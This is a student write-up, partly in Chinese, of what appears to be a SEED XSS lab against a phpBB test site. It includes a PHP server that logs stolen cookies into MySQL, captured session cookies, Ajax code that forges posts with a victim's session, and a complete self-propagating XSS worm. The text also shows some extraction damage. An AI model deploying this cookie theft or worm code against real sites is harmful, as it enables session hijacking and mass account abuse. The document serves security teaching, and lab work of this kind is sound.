



2020 Spring XSS attack

Task 1: Posting a Malicious Message to Display an Alert Window



Task 2: Posting a Malicious Message to Display Cookies



Task 3: Stealing Cookies from the Victim's Machine

```
1 //服务器接收cookie代码
2 <?php
3
4 $cookie = $_GET['cookie'];
5 $server = $_SERVER['REMOTE_ADDR'];
```

```

6
7 $servername = "localhost";
8 $username = "root";
9 $password = "root";
10 $dbname = "dwva";
11
12 // 创建连接
13 $conn = new mysqli($servername, $username, $password, $dbname);
14 // 检测连接
15 if ($conn->connect_error) {
16     die("连接失败: " . $conn->connect_error);
17 }
18
19 $sql = "INSERT INTO cookie (IP, Cookie)
20 VALUES ('$server', '$cookie')";
21
22 if ($conn->query($sql) === TRUE) {
23     echo "新记录插入成功";
24 } else {
25     echo "Error: " . $sql . "<br>" . $conn->error;
26 }
27
28 $conn->close();


```



1 Hello Folks,
2 <script>document.write("");</script>
3 This script is to test XSS. Thanks.

payload如上

接收在服务器上，查看mysql数据库



IP	Cookie
1 127.0.0.1	test
2 192.168.123.79	document.cookie
3 192.168.123.79	phpbb2mysql_sid=8171773e040cba679601d4631f64aad5; phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3...

Task 4: Impersonating the Victim using the Stolen Cookies

用burpsuit抓到包解析

5:345%3A%7B%3A%5%3B%3A1593861090%3B%3A6%3B%3A1593861530%3B%3A7%3B%3A1593863779%3B%3A8%3B%3A1593864011%3B%3A9%3B%3A1593864105%3B%7D

phpbb2mysql_t解码

5:345%3A%7B%3A%5%3B%3A1593861090%3B%3A6%3B%3A1593861530%3B%3A7%3B%3A1593863779%3B%3A8%3B%3A1593864011%3B%3A9%3B%3A1593864105%3B%7D

解码post信息


```

4 Ajax.open("POST", "http://www.xsslabphpbb.com/posting.php", true);
5 Ajax.setRequestHeader("Host", "www.xsslabphpbb.com");
6 Ajax.setRequestHeader("Keep-Alive", "300");
7 Ajax.setRequestHeader("Connection", "keep-alive");
8 Ajax.setRequestHeader("Cookie", document.cookie);
9 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
10 var cookie=document.cookie;
11 var id=cookie.match(/phpbb2mysql_sid=(.*)/);
12 var content="subject=XSSworm" +
13 "&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A+%5Bcolor%3Dred%
14 Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23FF0000&" +
15 "message=This%20isaxSSworm" +
16 "&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=" +
17 RegExp.$1.slice(0,32) + "&f=1&post=Submit";
18 Ajax.send(content);
19 </script>

```

Task 6: Writing a Self-Propagating XSS Worm

同task5 不同的是 需要自复制。思路就是给script一个id，然后通过dom 获取到该script内容。

```

1 <script id=worm>var scriptValue = document.getElementById("worm");
2 scriptValue = scriptValue.childNodes[0].nodeValue; scriptValue =
3 escape(scriptValue); var Ajax = null; Ajax = new XMLHttpRequest();
4 Ajax.open("POST", "http://www.xsslabphpbb.com/posting.php", true);
5 Ajax.setRequestHeader("Host", "www.xsslabphpbb.com");
6 Ajax.setRequestHeader("Keep-Alive", "300");
7 Ajax.setRequestHeader("Connection", "keep-alive");
8 Ajax.setRequestHeader("Cookie", document.cookie);
9 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
10 var cookie = document.cookie; var id = cookie.match(/phpbb2mysql_sid=
11 (.*)/);
12 var content = "subject=This is a self-popagation worm"; content =
13 content.concat("&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A
14 +%5Bcolor%3Dred%5Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23F
15 F0000&message=%3Cscript id=worm>"); content = content.concat(scriptValue);
16 content =
17 content.concat("%3C/script>&poll_title=&add_poll_option_text=&poll_length=
18 &mode=newtopic&sid="); content = content.concat(RegExp.$1.slice(0,32));
19 content = content.concat("&f=1&post=Submit"); Ajax.send(content); </script>

```

效果如下：

Topics		Replies	Author
④ This is a self-popagation worm		0	admin
④ This is a self-popagation worm		0	yimu
④ This is a self-popagation worm		0	bob
④ This is a self-popagation worm		0	bob
④ test6		0	bob

yimu->bob 访问了bob的帖子
admin访问了yimu的帖子
都被假装发帖了